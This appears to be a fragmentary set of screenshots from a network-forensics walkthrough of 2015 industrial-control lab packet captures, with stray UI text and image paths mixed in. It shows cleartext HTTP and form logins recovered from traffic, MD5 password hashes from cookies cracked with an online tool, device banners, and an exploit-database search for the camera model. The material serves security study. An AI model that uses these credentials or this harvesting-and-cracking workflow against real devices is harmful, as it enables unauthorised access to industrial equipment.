> Ethernet II, Src: VMware_03:5d:16 (00:0c:29:03:5d:16), Dst: KoyoElec_12:19:fd (00:d0:7c:12:19:fd)
> Internet Protocol Version 4, Src: 192.168.3.10, Dst: 192.168.1.20
> User Datagram Protocol, Src Port: 54782, Dst Port: 25425
< Data (15 bytes)
  Data: 4b4f5000e003d3605004d0165000
  [Length: 15]



```

0000	00 d0 7c 12 19 fd 00 0c 29 03 5d 16 08 00 45 00	· · · · · · ·) ·] · · · · · E ·
0010	00 2b 61 ff 00 00 80 11 53 54 c0 a8 03 0a c0 a8	· + a · · · · · S T · · · · ·
0020	01 14 d5 fe 63 51 00 17 a3 79 4b 4f 50 00 0e 00	· · · · · c Q · · · y K O P · · ·
0030	3d 36 05 00 4d 01 65 00 00 00 00 00	= 6 · · M · e · · · · ·

Capture

...using this filter:

All interfaces shown

Wi-Fi: en0	
p2p0	—
awdl0	—
llw0	—
utun0	—
utun1	—
Loopback: lo0	
Thunderbolt 1: en1	—
Thunderbolt 2: en2	—
gif0	—

Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.4.4 (v3.4.4-0-gc33f6306cbb2). You receive automatic updates.

612	11.106624	192.168.3.10	192.168.1.20	UDP	59	60054 → 25425	Len=17
613	11.106788	192.168.1.20	192.168.3.10	UDP	60	25425 → 60054	Len=16
614	11.136322	192.168.2.10	192.168.3.10	ICMP	98	Echo (ping) request	id=0x000e, seq=966/50691, ttl=64 (reply in 615)
615	11.136356	192.168.3.10	192.168.2.10	ICMP	98	Echo (ping) reply	id=0x000e, seq=966/50691, ttl=128 (request in 614)
616	11.137852	192.168.3.10	192.168.1.20	UDP	59	60054 → 25425	Len=17
617	11.138472	192.168.1.20	192.168.3.10	UDP	306	25425 → 60054	Len=264
618	11.184693	192.168.3.10	192.168.1.20	UDP	59	60054 → 25425	Len=17
619	11.185110	192.168.1.20	192.168.3.10	UDP	60	25425 → 60054	Len=16
620	11.267920	192.168.3.10	192.168.1.20	UDP	59	60054 → 25425	Len=17
621	11.268212	192.168.1.20	192.168.3.10	UDP	60	25425 → 60054	Len=16
622	11.293926	192.168.3.10	192.168.1.20	UDP	59	60054 → 25425	Len=17
623	11.294241	192.168.1.20	192.168.3.10	UDP	92	25425 → 60054	Len=50

No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------

4SICS-GeekLounge

http.authbasic

No.	Time	Time since pre	UTC	Length	Time to live	Protocol	Source	Src MAC
571931	0.000s	4.302244000	2015-10-21 11:02:30.703	515		62 HTTP	192.168.2.42	Western
571946	0.273s	0.000333000	2015-10-21 11:02:30.976	457		62 HTTP	192.168.2.42	Western
980473	4h 26m 47...	0.000547000	2015-10-21 15:29:17.993	412		62 HTTP	192.168.2.88	Western
980537	7.172s	0.001121000	2015-10-21 15:29:25.165	400		62 HTTP	192.168.2.88	Western
980618	9.141s	0.000487000	2015-10-21 15:29:34.306	416		62 HTTP	192.168.2.88	Western
980676	5.794s	0.001098000	2015-10-21 15:29:40.101	404		62 HTTP	192.168.2.88	Western
988703	7m 8.945s	0.000627000	2015-10-21 15:36:49.046	397		62 HTTP	192.168.2.88	Western
988722	0.673s	0.000677000	2015-10-21 15:36:49.720	408		62 HTTP	192.168.2.88	Western
988768	1.195s	0.001114000	2015-10-21 15:36:50.916	455		62 HTTP	192.168.2.88	Western
988773	0.012s	0.000645000	2015-10-21 15:36:50.928	455		62 HTTP	192.168.2.88	Western
989022	1.454s	0.000384000	2015-10-21 15:36:52.383	488		62 HTTP	192.168.2.88	Western
989282	1.569s	0.000382000	2015-10-21 15:36:53.952	458		62 HTTP	192.168.2.88	Western
989456	20.594s	0.000449000	2015-10-21 15:37:14.546	482		62 HTTP	192.168.2.88	Western
989719	30.123s	0.000592000	2015-10-21 15:37:44.670	458		62 HTTP	192.168.2.88	Western
989755	0.266s	0.000896000	2015-10-21 15:37:44.936	505		62 HTTP	192.168.2.88	Western
989760	0.003s	0.000596000	2015-10-21 15:37:44.940	505		62 HTTP	192.168.2.88	Western
990011	1.023s	0.001314000	2015-10-21 15:37:45.963	538		62 HTTP	192.168.2.88	Western
990197	0.636s	0.000395000	2015-10-21 15:37:46.600	458		62 HTTP	192.168.2.88	Western
990275	1.477s	0.000925000	2015-10-21 15:37:48.077	482		62 HTTP	192.168.2.88	Western
990471	23.788s	0.000458000	2015-10-21 15:38:11.865	482		62 HTTP	192.168.2.88	Western
990482	0.705s	0.000443000	2015-10-21 15:38:12.571	482		62 HTTP	192.168.2.88	Western

> Internet Protocol Version 4, Src: 192.168.2.42, Dst: 192.168.88.25

> Transmission Control Protocol, Src Port: 42604, Dst Port: 80, Seq: 1, Ack: 1, Len: 461

> Hypertext Transfer Protocol

> GET / HTTP/1.1\r\n

Host: 192.168.88.25\r\n

Connection: keep-alive\r\n

> Authorization: Basic YWRtaW46YWRtaW4=\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.64 Safari/537.36\r\n

DNT: 1\r\n

Operations

Search...

Favourites ★

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Recipe [Save] [Folder] [Trash]

From Base64 [Close] [Pause]

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

Input Length: 16 Lines: 1

YWRtaW46YWRtaW4=

Output time: 2ms length: 11 lines: 1 [Save] [Copy] [Share] [Refresh] [Fullscreen]

admin:admin

STEP **BAKE!** Auto Bake

IP: 192.168.2.42



80



admin:admin
IP: 192.168.88.25

IP: 192.168.2.88



80



root:root
IP: 192.168.88.49

No.	Time since prev	Time	UTC	Length	Time to live	Protocol	Source	Src MAC	Src Port	Destination	Dest MAC	Dest Port	Host
577592	0.046704000	0.000s	2015-10-21 11:05:06.127	869		62 HTTP	192.168.2.42	Westerno_1a:61:83	48253	192.168.88.115	Digiboar_28:ee:8d	443	192.168.88.115
663249	0.000503000	4m 54.520s	2015-10-21 11:10:00.648	703		62 HTTP	192.168.2.42	Westerno_1a:61:83	51083	192.168.88.115	Digiboar_28:ee:8d	80	192.168.88.115
677555	0.000512000	6m 20.951s	2015-10-21 11:16:21.599	816		62 HTTP	192.168.2.42	Westerno_1a:61:83	57896	192.168.88.61	MoxaTech_27:8c:37	80	192.168.88.61
678088	0.000533000	8.438s	2015-10-21 11:16:30.038	816		62 HTTP	192.168.2.42	Westerno_1a:61:83	57919	192.168.88.61	MoxaTech_27:8c:37	80	192.168.88.61
678214	0.000529000	2.146s	2015-10-21 11:16:32.184	817		62 HTTP	192.168.2.42	Westerno_1a:61:83	57934	192.168.88.61	MoxaTech_27:8c:37	80	192.168.88.61
683269	0.000549000	3m 38.366s	2015-10-21 11:20:10.550	823		62 HTTP	192.168.2.42	Westerno_1a:61:83	42678	192.168.88.60	MoxaTech_26:40:23	80	192.168.88.60
833139	0.000474000	1h 39m 30...	2015-10-21 12:59:41.004	523		62 HTTP	192.168.2.111	Westerno_1a:61:83	33213	192.168.88.115	Digiboar_28:ee:8d	80	192.168.88.115
987240	0.000607000	2h 34m 11...	2015-10-21 15:33:52.447	462		62 HTTP	192.168.2.88	Westerno_1a:61:83	59580	192.168.88.49	AxisComm_7f:0b:bc	80	192.168.88.49
993570	0.000733000	10m 30.980s	2015-10-21 15:44:23.428	634		62 HTTP	192.168.2.88	Westerno_1a:61:83	59231	192.168.88.61	MoxaTech_27:8c:37	80	192.168.88.61
994211	0.000562000	42.435s	2015-10-21 15:45:05.863	652		62 HTTP	192.168.2.88	Westerno_1a:61:83	35915	192.168.88.60	MoxaTech_26:40:23	80	192.168.88.60
994478	0.000597000	10.613s	2015-10-21 15:45:16.476	652		62 HTTP	192.168.2.88	Westerno_1a:61:83	35926	192.168.88.60	MoxaTech_26:40:23	80	192.168.88.60
994729	0.000833000	9.157s	2015-10-21 15:45:25.634	647		62 HTTP	192.168.2.88	Westerno_1a:61:83	35937	192.168.88.60	MoxaTech_26:40:23	80	192.168.88.60
10150...	0.000769000	25m 29.156s	2015-10-21 16:10:54.791	652		62 HTTP	192.168.2.88	Westerno_1a:61:83	35736	192.168.88.60	MoxaTech_26:40:23	80	192.168.88.60
10155...	0.001306000	24.589s	2015-10-21 16:11:10.300	649		62 HTTP	192.168.2.88	Westerno_1a:61:83	35747	192.168.88.60	MoxaTech_26:40:23	80	192.168.88.60
10529...	0.000431000	27m 59.641s	2015-10-21 16:39:19.022	523		62 HTTP	192.168.2.88	Westerno_1a:61:83	60743	192.168.88.115	Digiboar_28:ee:8d	80	192.168.88.115

```

Info
POST / HTTP/1.1
POST /goform/svLogin HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /goform/svLogin HTTP/1.1 (application/x-www-form-urlencoded)
POST /view/ HTTP/1.1
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /home.asp HTTP/1.1 (application/x-www-form-urlencoded)
POST /goform/svLogin HTTP/1.1 (application/x-www-form-urlencoded)

```

```

Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.8,sv;q=0.6,en-GB;q=0.4,nb;q=0.2,de;q=0.2,da;q=0.2\r\n
\r\n
[Full request URI: http://192.168.88.115/goform/svLogin]
[HTTP request 1/1]
[Response in frame: 663265]
File Data: 37 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "userid" = "root"
> Form item: "password" = "dbps"
> Form item: "login" = "Login"

```

```

DNT: 1\r\n
Referer: http://192.168.88.61/auth/accountpassword.asp\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.8,sv;q=0.6,en-GB;q=0.4,nb;q=0.2,de;q=0.2,da;q=0.2\r\n
Cookie: AccountName508=admin; Password508=0192023a7bbd73250516f069df18b500; lasttime=1445426176303\r\n
Cookie pair: AccountName508=admin
Cookie pair: Password508=0192023a7bbd73250516f069df18b500
Cookie pair: lasttime=1445426176303
\r\n
[Full request URI: http://192.168.88.61/home.asp]
[HTTP request 1/1]
[Response in frame: 677557]

```

```


#####
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#####
HASH:
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0192023a7bbd73250516f069df18b500



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0192023a7bbd73250516f069df18b500
6ad14ba9986e3615423dfca256d04e3f
202cb962ac59075b964b07152d234b70
3f7caa3d471688b704b73e9a77b1107f
ff9830c42660c1dd1942844f8069b74a
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123
6ad14ba9986e3615423dfca256d04e3f	md5	user123
202cb962ac59075b964b07152d234b70	md5	123
3f7caa3d471688b704b73e9a77b1107f	md5	ADMIN123
ff9830c42660c1dd1942844f8069b74a	md5	root123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

192.168.88.60

- Mark/Unmark Packet
- Ignore/Unignore Packet
- Set/Unset Time Reference
- Time Shift...
- Packet Comment...
- Edit Resolved Name
- Apply as Filter
- Prepare as Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow**
- Copy
- Protocol Preferences
- Decode As...
- Show Packet in New Window

TCP Stream

UDP Stream

TLS Stream

HTTP Stream

HTTP/2 Stream

QUIC Stream

```
POST /home.asp HTTP/1.1
Host: 192.168.88.60
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.88.60/auth/accountpassword.asp
Cookie: AccountName508=; Password508=0192023a7bbd73250516f069df18b500; logpwd=admin; lasttime=1445442323317
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
```

```
account=&password=admin&Loginin.x=0&Loginin.y=0HTTP/1.0 302 Redirect
Server: GoAhead-Webs
Date: Sat Jan 03 00:59:35 1970
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Location: http://192.168.88.60/auth/auth.asp
```

```
<html><head></head><body>
  This document has moved to a new <a href="http://192.168.88.60/auth/auth.asp">location</a>.
  Please update your documents to reflect the new location.
</body></html>
```


```
POST /home.asp HTTP/1.1
Host: 192.168.88.61
Connection: keep-alive
Content-Length: 45
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://192.168.88.61
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.64 Safari/537.36
Content-Type: application/x-www-form-urlencoded
DNT: 1
Referer: http://192.168.88.61/auth/accountpassword.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,sv;q=0.6,en-GB;q=0.4,nb;q=0.2,de;q=0.2,da;q=0.2
Cookie: AccountName508=admin; Password508=202cb962ac59075b964b07152d234b70; lasttime=1445426186886
```

```
account=0&password=&Loginin.x=61&Loginin.y=12HTTP/1.1 200 OK
Date: Fri Jan 02 20:30:36 1970
Server: GoAhead-Webs
Content-type: text/html
```

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="Cache-Control" content="no-cache">
</head>
<frameset rows="9%,8%,2%,81%" border="0" framespacing="2" frameborder="NO">
  <frame src="name.asp" scrolling="NO" name="name" noresize marginwidth="0" marginheight="0">
  <frame src="led.asp" name="led" scrolling="NO" noresize marginwidth="0" marginheight="0">
  <frame src="/auth/topplan_auth.asp" scrolling="NO" name="topplan_auth">
  <frameset cols="24%,76%" border="1" framespacing="2" frameborder="NO">
    <frameset rows="88%,12%" border="0" framespacing="0" frameborder="NO">
      <frame src="left.asp" scrolling="AUTO" name="left" noresize marginwidth="1" marginheight="1">
      <frame src="left_down_logo.asp" scrolling="NO" name="leftdown" noresize marginwidth="2" marginheight="2">
    </frameset>
    <frame src="overview.asp" scrolling="AUTO" name="mid" noresize marginwidth="1" marginheight="1">
  </frameset>
</frameset>
```

IP: 192.168.2.42

IP: 192.168.2.88




No.	Time since pre	Time	UTC	Length	Time to live	Protocol	Source	Src MAC	Src Port	Destination	Dest MAC	Dest Port	Host
480883	0.011170000	0.000s	2015-10-21 10:09:14.968	121	64	FTP	192.168.88.49	AxisComm_7f:0b:bc	21	192.168.2.64	Westermo_1a:61:83	51823	
480895	0.009069000	0.020s	2015-10-21 10:09:14.989	80	64	FTP	192.168.88.49	AxisComm_7f:0b:bc	21	192.168.2.64	Westermo_1a:61:83	51823	
480903	0.035253000	0.006s	2015-10-21 10:09:14.995	130	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51820	
481132	5.963414000	5.964s	2015-10-21 10:09:20.959	62	62	FTP	192.168.2.64	Westermo_1a:61:83	51820	192.168.88.25	Advantec_a5:c9:2d	21	
481189	0.010657000	0.010s	2015-10-21 10:09:20.970	78	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51820	
481204	0.009190000	0.010s	2015-10-21 10:09:20.981	78	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51820	
481615	0.000490000	4.995s	2015-10-21 10:09:25.976	60	62	FTP	192.168.2.64	Westermo_1a:61:83	51886	192.168.88.25	Advantec_a5:c9:2d	21	
481645	0.044230000	0.044s	2015-10-21 10:09:26.020	130	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481649	0.012549000	0.013s	2015-10-21 10:09:26.034	98	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481652	0.005501000	0.006s	2015-10-21 10:09:26.041	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481654	0.005514000	0.006s	2015-10-21 10:09:26.047	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481656	0.005511000	0.006s	2015-10-21 10:09:26.054	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481658	0.005518000	0.006s	2015-10-21 10:09:26.061	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481660	0.005596000	0.006s	2015-10-21 10:09:26.067	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481662	0.005913000	0.006s	2015-10-21 10:09:26.074	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481666	0.007169000	0.008s	2015-10-21 10:09:26.083	66	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481673	0.021585000	0.022s	2015-10-21 10:09:26.105	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481676	0.005512000	0.006s	2015-10-21 10:09:26.112	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481678	0.005525000	0.006s	2015-10-21 10:09:26.119	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481680	0.005607000	0.006s	2015-10-21 10:09:26.125	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	
481683	0.008278000	0.009s	2015-10-21 10:09:26.135	60	64	FTP	192.168.88.25	Advantec_a5:c9:2d	21	192.168.2.64	Westermo_1a:61:83	51886	

```

> Frame 480883: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)
> Ethernet II, Src: AxisComm_7f:0b:bc (00:40:8c:7f:0b:bc), Dst: Westermo_1a:61:83 (00:07:7c:1a:61:83)
> Internet Protocol Version 4, Src: 192.168.88.49, Dst: 192.168.2.64
> Transmission Control Protocol, Src Port: 21, Dst Port: 51823, Seq: 1, Ack: 1, Len: 55
> File Transfer Protocol (FTP)
  > 220 AXIS 206 Network Camera 4.40 (Jun 20 2006) ready.\r\n
    Response code: Service ready for new user (220)
    Response arg: AXIS 206 Network Camera 4.40 (Jun 20 2006) ready.
[Current working directory: ]

```


SEARCH

Verified
 Has App



Filters Reset All

Show 15 Search: axis network camera



Date	D	A	V	Title	Type	Platform	Author
